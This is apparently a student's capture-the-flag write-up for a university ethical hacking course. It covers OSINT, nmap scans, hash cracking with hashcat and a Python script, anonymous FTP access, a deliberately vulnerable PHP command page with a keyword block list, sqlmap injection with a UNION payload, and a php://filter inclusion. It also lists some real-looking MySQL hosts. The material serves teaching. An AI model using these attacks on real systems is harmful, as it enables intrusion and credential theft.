

IIK3100 – Etisk hacking og penetrasjonstesting

Practical Assignment

Kandidatnr: 10058

Contents

1 OSINT	1
1.1 Me (30p)	1
1.2 Hotel (30p)	2
2 Technical information gathering	3
2.1 Spacex (30p)	3
2.2 Mysql in Lillesand (30p)	4
3 Network mapping	5
3.1 Open ports (40p)	5
4 Hash cracking	6
4.1 Hash 1 (20p)	6
4.2 Hash 2 (20p)	7
4.3 Hash 3 (30p)	8
5 Get in touch with services	9
5.1 5th challenge (80p)	9
6 Web hacking	12
6.1 Unicorn 1 (Unfinished) (100p)	12
6.2 Tricky login (100p)	14
6.3 Order a Unicorn (100p)	16
7 Pwn	19
7.1 Secrethint (Unfinished) (120p)	19

Total points: 510p (finished) + 220p (unfinished)

1 OSINT


1.1 Me (30p)

Do you really know me? I like going to rock concerts :)


Here's my username: @LaszloErdodi

Solution:

For this task I searched for the username and found a link to a youtube channel:



On the channel I found some recordings of Guns N' Roses concerts, and the flag:




1.2 Hotel (30p)


I took this picture a few weeks ago. It was so nice that I almost turned around and checked in to the nearby hotel I just passed. Do you know the name of the Hotel? :)
<https://hackingarena.com/image0.jpeg>

Solution:

For this task I first searched on Google maps for riksvei 4 (Rv4), because the map in the car showed that the road was Rv4.



I then searched for hotels along the road, and the first hotel I found was the correct one:




2 Technical information gathering

2.1 SpaceX (30p)

Can you find the main SpaceX - Starlink ipv4 network range? Write it in CIDR format!

Solution:


For this task I looked up starlink.com on dnsdumpster and found an ip hosted from SpaceX - Starlink.



The screenshot shows a web browser window with the URL <https://dnsdumpster.com>. A search bar at the bottom contains the query "SPACEX-STARLINK". The results table lists the following entries:

Domain	IP Address	Entity	Location
report.hcaptcha.starlink.com	34.111.246.71	GOOGLE-CLOUD-PLATFORM	United States
demand-frontend.sea.svc.starlink.com	206.224.80.192	SPACEX-STARLINK	United States
route-frontend.sea.svc.starlink.com	206.224.80.192	SPACEX-STARLINK	United States
user-management-service.sea.svc.starlink.com	206.224.80.192	SPACEX-STARLINK	United States
demand-	206.224.82.192	SPACEX	United States

After finding the ip I looked it up on ARIN and found the network range:



The screenshot shows a web browser window with the URL <https://whois.arin.net/rest/net/NET-206-224-80-192>. The search results for the IP address 206.224.80.192 are displayed in a table:

Network	
Net Range	206.224.64.0 - 206.224.95.255
CIDR	206.224.64.0/19
Name	SPACEX-STARLINK-IPv4
Handle	NET-206-224-64-0-1
Parent	NET206 (NET-206-0-0-0-0)

2.2 Mysql in Lillesand (30p)

There are 3 mysql services available in Lillesand, can you find the ip of one of them?

Don't portscan anyone! Use only open source tools!

Solution:

For this task I used search.censys.io to search for mysql services located in Lillesand.

The screenshot shows a web browser window with the URL <https://search.censys.io/search?query=location.city%3Alillesand>. The search bar also contains the query `location.city: lillesand`. The results list two hosts:

- 212.125.222.148 (proton.investtech.com)**
 - Ubuntu Linux
 - TELIA-NORWAY-AS Telia Norway Core Networks (25400)
 - Agder, Norway
 - Ports: 21/FTP, 25/SMTP, 80/HTTP, 443/HTTP, 3306/MYSQL
- 82.116.95.106 (owa.heldal.as)**
 - Ports: 80/HTTP, 443/HTTP, 3306/MYSQL

3 Network mapping

3.1 Open ports (40p)

Check the open ports on julie2.hackingarena.no in the range 6000-7000. What is the sum of the open port numbers? If only port 6000 and 6001 are open, the answer is 12001.

Solution:


Using nmap I started a port scan using TCP connect on the range 6000 to 7000, and found four open ports.

```
> nmap -sT -p6000-7000 julie2.hackingarena.no
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 10:19 CET
Nmap scan report for julie2.hackingarena.no (129.241.150.68)
Host is up (0.0091s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
6308/tcp  open  unknown
6590/tcp  open  unknown
6739/tcp  open  unknown
6995/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

```
> └── ~/Doc/emner-ntnu/II/practical-assignment / ↵ ↵ main !2 ?1 ↵
```

Then adding the ports together I got the answer 26632.



4 Hash cracking

4.1 Hash 1 (20p)

I do believe I'll be a tail fin hero on Norwegian in 50 years :) I travelled on a plane a few years ago, when I had to create my password, so I used the name on the tail. Here's the hash: 4b57b34a1855d0d9137d36023156717c What was my password?

Solution:

I first gathered a list of the names of the people who are on the tail fin of Norwegian's planes.



Then using hashcat I cracked the hash using the wordlist I created from the list of names.

```
› hashcat -a0 -m0 "4b57b34a1855d0d9137d36023156717c" tailFinHero.txt --show  
4b57b34a1855d0d9137d36023156717c:Sonja Henie
```

The password was Sonja Henie.

4.2 Hash 2 (20p)

My last idea of inventing a brilliant hashing did not work. Many of you could crack it. But I don't give up, here's the new idea: I convert my password to hexa then I hash it, e.g:

Julie → 4A756C6965 → 19225f5d4e8beef1bb5374a4a1b92f1

Here's my hash: 49c6a1526a77b34a64e2feaa7dffcccd1

Solution:

I solved this task using a python script. First I imported the `rockyou` wordlist. Then I created a function that hashes a password using the same method as the hash in the task. Then I created a function that iterates over the passwords in the wordlist and compares the hashes, and if they match it returns the password.

```
1 import hashlib
2 from itertools import product
3 from string import ascii_lowercase, ascii_uppercase
4
5 to_be_cracked = "49c6a1526a77b34a64e2feaa7dffcccd1"
6 passwd_list = open("rockyou.txt", "r", encoding="latin-1").readlines()
7
8 def hash(password: str) -> str:
9     passwd = password.encode('utf-8') # encode to utf-8
10    hexa = passwd.hex().upper() # convert to hexadecimal and uppercase
11    hashed = hashlib.md5(hexa.encode('utf-8')).hexdigest() # hash the hexadecimal
12    return hashed
13
14 def crack(h: str) -> str:
15     for passwd in passwd_list: # iterate over the passwords
16         passwd = passwd.strip() # remove whitespaces
17         if hash(passwd) == h: # compare the hashes
18             return passwd # return the password
19
20 print(crack(to_be_cracked)) # print the cracked password
```

The password was Shine.

4.3 Hash 3 (30p)

I managed to dump the users table :)

id, user, pwd, salt 1, admin, 610a2ee688cda9e724885e23cd2cfdee, key 33, sam, 56a03849f5d1b03353f22f64f04bd143:Julie

Can you tell me what is Sam's password. I know him a bit, he's crazy about Take that and the song Julie. How lucky he is, his salt is also Julie.

Solution:

To solve this task I used hashcat with the hash mode for md5(\$pass.\$salt) and the rockyou wordlist. Running the command

`hashcat -a0 -m10 "56a03849f5d1b03353f22f64f04bd143:Julie" rockyou.txt` resulted in the following output:

```
> hashcat -a0 -m10 "56a03849f5d1b03353f22f64f04bd143:Julie" rockyou.txt --show  
56a03849f5d1b03353f22f64f04bd143:Julie:lalalalala
```

The password was lalalalala.

5 Get in touch with services

5.1 5th challenge (80p)

Ladies and gentlemen, this is the 5th challenge.

A little bit of everything...

julie.hackingarena.no port 21000-21500

Solution:


First I ran a nmap port scan on the ports 21000-21500, and found a service running on port 21214. I also connected to the service using netcat and found that it was an FTP server.

```
> nmap -sT -p21000-21500 julie.hackingarena.no
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 11:39 CET
Nmap scan report for julie.hackingarena.no (129.241.150.81)
Host is up (0.045s latency).
Not shown: 500 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21214/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
> nc julie.hackingarena.no 21214
220 (vsFTPd 3.0.3)
^C

>
```

I then connected to the FTP server anonymously with filezilla and found six files named shadow.old.



Opening the files revealed what looked like some hashed login credentials. I used <https://www.dcode.fr/md5-hash> to crack the hashes and found the following credentials:


```
> shadow.old  
lou:Mary  
> shadow.old.1  
lou:Sandra  
> shadow.old.2  
lou:Tina  
> shadow.old.3  
lou:Rita  
> shadow.old.4  
lou:Monica  
> shadow.old.5  
lou:Mary
```

Given the six names and the intro text to the task I connected that this was a reference to the song *Mambo No. 5* by Lou Bega. Looking at the chorus of the song I found one of the names that was not used in the hashes, *Jessica*.

[Chorus]

```
A little bit of Monica in my life  
A little bit of Erica by my side  
A little bit of Rita's all I need  
A little bit of Tina's what I see  
A little bit of Sandra in the sun  
A little bit of Mary all night long  
A little bit of Jessica, here I am  
A little bit of you makes me your man (Ha!)
```

I then logged in to the FTP server with the username **lou** and the password **Jessica** and found the flag file.



The flag was Hacking-Arena{Everybody_in_come_on_let's_flag}.


6 Web hacking

6.1 Unicorn 1 (Unfinished) (100p)


http://julie.hackingarena.no:801

Solution:


Beginning this task was quite difficult. But I eventually managed to find the `robots.txt` file and the `2020` directory.



In the `2020` directory I found a file called `index.inc`.



It contained the following code:



A screenshot of a web browser window titled "Not Secure — julie.hackingarena". The address bar shows "julie.hackingarena.no:801" and the URL "julie.hackingarena.no:801/2020/index.inc". The page content displays the following PHP code:

```


<?php

$text = $_GET['cmd'];
$b1=0;
if (strpos($text, "rm") === false) $b1=1;
if (strpos($text, "echo") === false) $b1=1;
if (strpos($text, "touch") === false) $b1=1;
if (strpos($text, ">") === false) $b1=1;

if($_GET['cmd']) {system("cat ".$text);}

?>
```

At this point I figured that the next step was to locate the flag file, but when searching known directories I couldn't find it. I figured that since everything passed to cmd was being added as arguments to cat all that was needed was the location of the flag file. But using commands like `ls -la` and `find / -name flag` didn't work either.


6.2 Tricky login (100p)

Well, this is a tricky login here:

<http://julie2.hackingarena.no:803>

Solution:

When trying to login with the username `admin` and a random password I noticed that I got a output on the site. This indicated that the site might be vulnerable to an SQL injection.



Using sqlmap i tried to check for vulnerabilities with the command

```
sqlmap -u "http://julie2.hackingarena.no:803" --data="username=admin&passwd=pass"
```

but that didn't result in anything. So I tried to increase the level of the test with the command

```
sqlmap -u "http://julie2.hackingarena.no:803" --data="username=admin&passwd=pass" --level=2
```

 and that resulted in finding a vulnerability in the username field. I then ran the command

```
sqlmap -u "http://julie2.hackingarena.no:803" --current-db --data="username=admin" --tables
```

 to find the name of the database and the tables in it. This resulted in the following output:

```

| x$user_summary_by_statement_latency
| x$user_summary_by_statement_type
| x$wait_classes_global_by_avg_latency
| x$wait_classes_global_by_latency
| x$waits_by_host_by_latency
| x$waits_by_user_by_latency
| x$waits_global_by_latency
+-----+
Database: user
[1 table]
+-----+
| users |
+-----+
[16:10:55] [INFO] fetched data logged to text files under '/Users/havardnyboe/.local/share/sqlmap/output/julie2.hackingarena.no'
[*] ending @ 16:10:55 /2023-11-24/

```

apple ~ /Doc/emner-ntnu/II/practical-assignment ↵ ↴ main +1 !4 ?1

Assuming the users were stored in the database `user` and the table `users` I ran the command

`sqlmap -u "http://julie2.hackingarena.no:803" --current-db --data="username=admin" --tables -D user -T users --dump` to dump the users in the table `users` in the database `user`. After that I got a prompt asking if I wanted to crack the hashes of the passwords for the users. I proceeded with that and using the default dictionary file from sqlmap I got the following output:

```

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: username=-3525" UNION ALL SELECT CONCAT(0x7171787871,0x64756347616546414e416c5a706e43775143724b6945744d486b416e4d4c73534c51694468666350,0x716a6a6b71)---&passwd=pass
[16:04:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[16:04:24] [INFO] fetching current database
current database: 'user'
[16:04:24] [INFO] fetching tables for database: 'user'
Database: user
[1 table]
+-----+
| users |
+-----+
[16:04:24] [INFO] fetching columns for table 'users' in database 'user'
[16:04:24] [INFO] fetching entries for table 'users' in database 'user'
[16:04:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:04:36] [INFO] writing hashes to a temporary file '/var/folders/g3/n/bvhrpj3539dwlxzsv_0j380000gnT/sqlmapb2ef0s_760176/sqlmapashashes-w_7_bcwa.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:04:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/homebrew/Cellar/sqlmap/1.7.10/libexec/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[16:04:57] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:05:02] [INFO] starting dictionary-based cracking ('md5_generic_passwd')
[16:05:02] [INFO] starting 8 processes
[16:05:20] [WARNING] no clear password(s) found
Database: user
Table: users
[2 entries]
+-----+-----+-----+
| secret | password | username |
+-----+-----+-----+
| John_twist and shout! | 31faf4f0216fae38c6ca01ff7964ce8e | John |
| Hacking-Arena{Query_chain_hey} | 031305c6716beb44ea73e843bb6f3768 | admin |
+-----+-----+-----+
[16:05:20] [INFO] table 'user.users' dumped to CSV file '/Users/havardnyboe/.local/share/sqlmap/output/julie2.hackingarena.no/dump/user/users.csv'
[16:05:20] [INFO] fetched data logged to text files under '/Users/havardnyboe/.local/share/sqlmap/output/julie2.hackingarena.no'
[*] ending @ 16:05:20 /2023-11-24/

```

The flag was the password for the user `admin`, which was `Hacking-Arena{Query_chain_hey}`.


6.3 Order a Unicorn (100p)

Do you want to order a Unicorn?

Well, let's try it: <http://julie2.hackingarena.no:804>

Solution:

First I used the php filter [php://filter/convert.base64-encode/resource=index.php](http://filter/convert.base64-encode/resource=index.php) to get the base64 encoded source code of the index.php file.



Then I decoded it and found the following code:

